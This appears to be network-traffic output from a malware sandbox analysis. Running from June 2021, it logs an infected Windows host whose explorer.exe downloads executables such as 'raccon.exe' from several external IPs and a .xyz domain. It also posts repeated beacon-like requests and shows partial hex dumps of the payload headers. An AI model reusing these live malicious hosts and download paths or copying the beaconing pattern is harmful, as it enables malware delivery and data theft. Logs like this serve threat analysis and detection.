Jun 16, 2021 12:20:01.629112959 CEST	8283	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 46 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d f5 22 11 11 69 da 04 57 e6 a8 95 c2 27 93 cf b3 0e d3 ce b7 e3 4f 2d a4 86 90 Data Ascii: k6FlM"iW'O-
Jun 16, 2021 12:20:01.846277952 CEST	8284	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 134 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:02.028805017 CEST	8285	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:02 GMT Content-Type: text/html; charset=utf-8 Content-Length: 74 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d fd 35 13 18 6b c7 07 53 a2 e3 d4 86 27 8d 84 a9 07 c4 d6 bf ed 4f 32 f1 ce c7 48 b1 70 3c 1b 1a 43 1b 62 8e 62 b1 06 dd 40 f6 07 f2 45 4f 3f f0 f6 82 7a d2 5d b6 Data Ascii: k6FlM5kS'O2Hp<Cbb@EO?z]
Jun 16, 2021 12:20:02.144946098 CEST	8285	OUT	GET /raccon.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:02.313988924 CEST	8286	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:02 GMT Content-Type: application/x-msdos-program Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3 Last-Modified: Wed, 16 Jun 2021 10:20:01 GMT ETag: "0-5c4df6eeb5a80" Accept-Ranges: bytes
Jun 16, 2021 12:20:02.392754078 CEST	8286	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 183 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:02.569073915 CEST	8287	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:02 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:02.814995050 CEST	8288	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 327 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:02.993663073 CEST	8289	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:02 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:03.244853973 CEST	8289	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 215 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:03.426147938 CEST	8290	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:03 GMT Content-Type: text/html; charset=utf-8 Content-Length: 74 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d fd 35 13 18 6b c7 07 53 a2 e3 d4 86 27 8d 84 a9 07 c4 d6 bf ed 4f 32 f1 ce c7 48 b1 70 3c 1b 1a 43 1b 62 8e 62 b1 06 dd 40 f6 07 f2 45 4f 3f f0 f6 82 7a d2 5d b6 Data Ascii: k6FlM5kS'O2Hp<Cbb@EO?z]
Jun 16, 2021 12:20:03.514199972 CEST	8290	OUT	GET /raccon.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:03.846241951 CEST	8291	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:03 GMT Content-Type: application/x-msdos-program Content-Length: 609792 Connection: keep-alive Keep-Alive: timeout=3 Last-Modified: Wed, 16 Jun 2021 10:20:02 GMT ETag: "94e00-5c4df6efe1761" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0b a1 10 26 4f c0 7e 75 4f c0 7e 75 4f c0 7e 75 20 b6 d5 75 61 c0 7e 75 20 b6 e0 75 51 c0 7e 75 20 b6 d4 75 cf c0 7e 75 46 b8 ed 75 48 c0 7e 75 4f c0 7f 75 de c0 7e 75 20 b6 d1 75 4e c0 7e 75 20 b6 e5 75 4e c0 7e 75 20 b6 e4 75 4e c0 7e 75 20 b6 e3 75 4e c0 7e 75 52 69 63 68 4f c0 7e 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 7f be b4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 32 07 00 00 b0 e0 02 00 00 00 00 f0 11 00 00 00 10 00 00 00 50 07 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 30 e8 02 00 04 00 00 50 31 0a 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 f6 07 00 88 00 00 00 f4 e9 07 00 50 00 00 00 00 d0 e6 02 b0 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e7 02 90 1c 00 00 70 52 07 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e1 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 07 00 24 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8b 30 07 00 00 10 00 00 00 32 07 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 28 a7 00 00 00 50 07 00 00 a8 00 00 00 36 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 4c c0 de 02 00 00 08 00 00 1c 00 00 00 de 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 27 00 00 00 d0 e6 02 00 28 00 00 00 fa 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 00 2c 01 00 00 00 e7 02 00 2c 01 00 00 22 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8b ff 55 8b ec 6a 0a 6a 00 8b 45 08 50 e8 5e 04 00 00 83 c4 0c 5d c3 cc cc cc cc cc cc cc cc cc Data Ascii: MZ@!L!This program cannot be run in DOS mode.$&O~uO~uO~u ua~u uQ~u u~uFuH~uOu~u uN~u uN~u uN~u uN~uRichO~uPEL_2P@0P1P'pR@P$.text02 `.rdata(P6@@.dataL@.rsrc'(@@.reloc,,"@BUjjEP^]
Jun 16, 2021 12:20:06.595401049 CEST	8923	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 205 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:06.775690079 CEST	8924	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:06 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49727	95.213.144.186	8080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:52.370675087 CEST	7245	OUT	GET /3.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 95.213.144.186:8080

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:52.454520941 CEST	7246	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:19:52 GMT Server: Apache/2.4.37 (centos) X-Powered-By: PHP/7.2.24 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="txo8vtl8pp.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0a a1 10 26 4e c0 7e 75 4e c0 7e 75 4e c0 7e 75 21 b6 d5 75 60 c0 7e 75 21 b6 e0 75 50 c0 7e 75 21 b6 d4 75 ce c0 7e 75 47 b8 ed 75 49 c0 7e 75 4e c0 7f 75 de c0 7e 75 21 b6 d1 75 4f c0 7e 75 21 b6 e5 75 4f c0 7e 75 21 b6 e4 75 4f c0 7e 75 21 b6 e3 75 4f c0 7e 75 52 69 63 68 4e c0 7e 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 14 8d 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 0e 03 00 00 ae e0 02 00 00 00 00 f0 11 00 00 00 10 00 00 00 20 03 00 00 00 40 00 00 10 00 0 0 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 00 e4 02 00 04 00 00 e3 3a 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 d0 c4 03 00 8b 00 00 00 44 b8 03 00 50 00 00 00 00 a0 e2 02 b0 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 e2 02 70 1c 00 00 70 22 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 03 00 20 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9b 0c 03 00 00 10 00 00 00 0e 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5b a5 00 00 00 20 03 00 00 a6 00 00 00 12 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 4c c0 de 02 00 d0 03 00 00 1c 00 00 00 b8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 27 00 00 00 a0 e2 02 00 28 00 00 00 d4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 b8 2b 01 00 00 d0 e2 02 00 2c 01 00 00 fc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$&N~uN~uN~u!u`~u!uP~u!u~uGuI~uNu~u!uO~u !uO~u!uO~u!uO~uRichN~uPEL_ @:DP'pp"  .text `.rdata[@@.dataL@.rsrc'(@@.reloc+,@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49728	176.111.174.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:55.930118084 CEST	7605	OUT	GET /DsJFk41y.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 176.111.174.89

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:56.027884960 CEST	7606	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:19:56 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Wed, 16 Jun 2021 10:10:03 GMT ETag: "94c00-5c4df4b49937d" Accept-Ranges: bytes Content-Length: 609280 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0b a1 10 26 4f c0 7e 75 4f c0 7e 75 4f c0 7e 75 20 b6 d5 75 61 c0 7e 75 20 b6 e0 75 51 c0 7e 75 20 b6 d4 75 cf c0 7e 75 46 b8 ed 75 48 c0 7e 75 4f c0 7f 75 de c0 7e 75 20 b6 d1 75 4e c0 7e 75 20 b6 e5 75 4e c0 7e 75 20 b6 e4 75 4e c0 7e 75 20 b6 e3 75 4e c0 7e 75 52 69 63 68 4f c0 7e 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf ad 9f 5e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 30 07 00 00 b0 e0 02 00 00 00 00 f0 11 00 00 00 10 00 00 00 40 07 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 e8 02 00 04 00 00 8c fd 09 00 02 00 00 80 00 00 10 00 00 10 00 00 00 0 0 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 e6 07 00 8a 00 00 00 f4 d9 07 00 50 00 00 00 00 c0 e6 02 b0 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 e6 02 88 1c 00 00 70 42 07 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 d1 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 24 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 eb 2e 07 00 00 10 00 00 00 30 07 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 2a a7 00 00 00 40 07 00 00 a8 00 00 00 34 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 4c c0 de 02 00 f0 07 00 00 1c 00 00 00 dc 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 27 00 00 00 c0 e6 02 00 28 00 00 00 f8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 00 2c 01 00 00 f0 e6 02 00 2c 01 00 00 20 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8b ff 55 8b ec 6a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$&O~uO~uO~u ua~u uQ~u u~uFuH~uOu~u uN~u uN~u uN~u uN~uRichO~uPEL^0@@ P'pB@@$.text.0 `.rdata*@4@@.dataL@.rsrc'(@@.reloc,, @BUj

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49729	91.212.150.205	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:01.726556063 CEST	8284	OUT	GET /filename.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 91.212.150.205
Jun 16, 2021 12:20:01.781200886 CEST	8284	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:01 GMT Content-Type: application/octet-stream Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=60 Last-Modified: Wed, 16 Jun 2021 10:20:01 GMT ETag: W/"0-5c4df6eeb3578" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49731	185.156.177.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
